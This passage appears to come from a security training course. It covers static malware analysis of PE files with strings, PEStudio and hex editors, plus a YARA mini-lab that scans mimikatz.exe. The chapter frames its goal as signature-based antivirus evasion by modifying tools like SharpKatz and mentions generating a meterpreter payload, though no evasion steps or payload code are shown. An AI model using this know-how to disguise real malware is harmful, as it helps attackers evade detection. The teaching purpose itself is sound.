
- Open
Visual Studio Codeand open the downloaded CSV "Query1.csv" file, located in your Downloads folder.don't just double-click the file, for some reason the csv extension doesn't load that way .


When you open the CSV file in Visual Studio Code, it will look like this:

This was a simple example of how to use Velociraptor to hunt for IOC's and artifacts in powershell logs. You can use the same approach to hunt for other IOC's and artifacts in other logs as well.
Static Analysis
TL;DR In this chapter we'll have a look at basic signature based AV evasion techniques. We'll use
strings.exeandyarato explain the basic principles of pattern matching and modify existing malicious tools to bypass signature based detections. We'll also use a few other tools that do static analysis such as HxD, PEStudio and GoCheck... For .NET binariesDNSpyandDotPeekare very useful.
Static Analysis vs. Dynamic Analysis Performing
static analysisfirst is typically a better approach as it will allow us to ask better questions when we actually go and execute the code in a sandbox or virtual environmentDynamic Analysis.
1. PE Format Analysis
1.1 PE Format (Unmanaged code i.e. C, C++, etc)
1.2 PE Format (.NET code and where it's different)

- OFFSET : location of the byte value in a program

1.3 Hex Editor Analysis (HxD)
- MZ Header: DOS header signature indicating a valid PE file
- "This program cannot run in DOS mode": Standard DOS stub message
- Null bytes (0x00): Padding and alignment in the binary structure
.textSection: Contains the actual executable code.rsrcSection: Holds information on the .NET Assembly Information, manifest (needed for the CLR to load the assembly), and icons- ImageBase: Virtual memory address where the image gets loaded
- AddressOfEntryPoint: Relative virtual address (RVA) of the entry point function
- ImageBase + AddressOfEntryPoint: Absolute virtual address of the program's entry point in memory (used by debuggers like IDA/x64dbg)
2. String Analysis
2.1 What are Strings?
- Human-readable text sequences in binary files (e.g., executables, memory dumps).
- May include URLs, IPs, commands, or error messages.
2.2 Forensic Uses
- Malware Analysis: Identify behavior, networks, or obfuscated text.
- Evidence Extraction: Recover passwords, filenames, or memory fragments.
- Correlations: Match artifacts across files/systems.
- Reverse Engineering: Understand program logic or libraries used.
2.3 Tools
- Basic:
strings64.execommand (extract ASCII/Unicode strings from binaries) - Part of Sysinternals Suite - Medium:
flossby Mandiant - Advanced: Volatility, IDA Pro, Ghidra for deeper analysis.
2.4 Challenges
- False Positives: Some strings are irrelevant.
- Obfuscation: Text may be encrypted or encoded by attackers.
2.5 Mining Strings
As useful as looking for strings is (stored in various sections like
.data,.rdata, or.textof a PE file), if you don't have a lot of experience in malware analysis, this can become very tedious - you need to know what you're looking for and there can literally be 10,000s of strings in a PE file. Also, malware authors often obfuscate strings, making it even harder to analyze. We'll later use CAPA, which allows you to quickly identify a PE file's capabilities.
For now, let's see what we can learn by simply running strings on our "SharpKatz.exe" file.

In PEStudio we can also check this, and PEStudio is so nice to flag suspicious strings for us.

Now remember, .NET files are kind of like clear-text code - so they can be easier to investigate. Let's generate a MSFVenom meterpreter payload (c code) - and see what that gives us.
3. Summary
Static analysis provides valuable insights into binary files without execution, helping identify potential threats through string analysis, PE format examination, and signature matching. Tools like HxD, PEStudio, DNSpy, and command-line utilities like strings64.exe are essential for malware analysis and reverse engineering tasks.
YARA: A Tool for Forensics and Malware Detection
YARA (Yet Another Recursive Acronym) is a powerful tool used in cybersecurity to detect and classify malware by creating rules to identify patterns in files, memory, or network traffic.
YARA is a tool aimed at (but not limited to) helping malware researchers to identify and classify malware samples. With YARA you can create descriptions of malware families (or whatever you want to describe) based on textual or binary patterns. Each description, a.k.a rule, consists of a set of strings and a boolean expression which determine its logic.
YARA is owned by Virustotal (yes the site we're not going to submit samples to, understood?) - recently YARA-X was released which is a faster and more user-friendly version of YARA - however, YARA-X can not scan running processes, only files.
NOTE: We're just briefly exploring YARA here - there are entire books written about YARA and its capabilities. For more in-depth information, please refer to the official YARA documentation. We will be using YARA in several labs throughout this course, for now just understand what it is and what it can do.
Key Features
- Pattern Matching: Scans for specific strings, hex sequences, or behaviors in files.
- Rules-Based: Allows defining conditions to identify malware traits.
- Versatility: Works on files, running processes, or memory dumps.
Applications
- Malware Detection: Identify known malware by their unique signatures.
- Incident Response: Scan systems for malicious artifacts during investigations.
- Threat Hunting: Monitor for emerging threats across files and traffic.
- Reverse Engineering: Assist in analyzing malware samples and libraries.
Why YARA Matters
- Highly customizable for different security needs.
- Essential for proactive threat detection and forensic investigations.
Some good Yara resources:
- YaraXGUI - A user-friendly GUI for YARA-X.
- Valhalla - A free YARA rule management and collaboration platform by Nextron Systems.
- Yaraify - An online YARA rule testing service.
- Yara-Repo - A collection of YARA rules for malware detection.
- YARA-based Cyber Threat Intelligence Tools
- yarGen - rule generator for yara
- THOR Lite
- THOR Lite Update
- Yara Forge - Streamlined public YARA rule collection
Here's a nice blogpost if you want to learn more about YARA and how to write your own rules: https://medium.com/@avfaulkner/intoduction-to-yara-loki-and-valhalla-for-threat-hunting-63038a0873e0
Another very cool project is Yara Toolkit, which allows you to write and verify yara rules, scan files with a yara rule and much more. You can read more on this blogpost https://blog.securitybreak.io/introducing-yara-toolkit-43dcab9caba1

https://yaratoolkit.securitybreak.io/
MINI-LAB on YARA
We'll be using Visual Studio Code (VSCODE) for this lab, if you want you can install YARA support in VSCODE - to get syntax highlighting for YARA files.

- Open the following YARA rule located in
C:\THEV\Labs\yara\PE_Detected.yarin VSCODE:


You will see that this rule is looking for the MZ header which is present in all Windows PE files (executables, DLLs, etc) as well as the PE file signature.
- Now open a
command promptand navigate toC:\THEV\Labs\yaraand run the following command to scan a target executable with the above YARA rule:
cd C:\THEV\Labs\Yara
yara64.exe PE_Detected.yar mimikatz.exe
We see here that the PE_Detected rule has triggered on mimikatz.exe:

In the above screenshot you can also see that is we run the same rule against a non-PE file (a text file in this case) it does not trigger.
Let's open Mimikatz.exe in a 010 hex editor (you can use HxD or any other hex editor of your choice) and look at the first few bytes of the file:

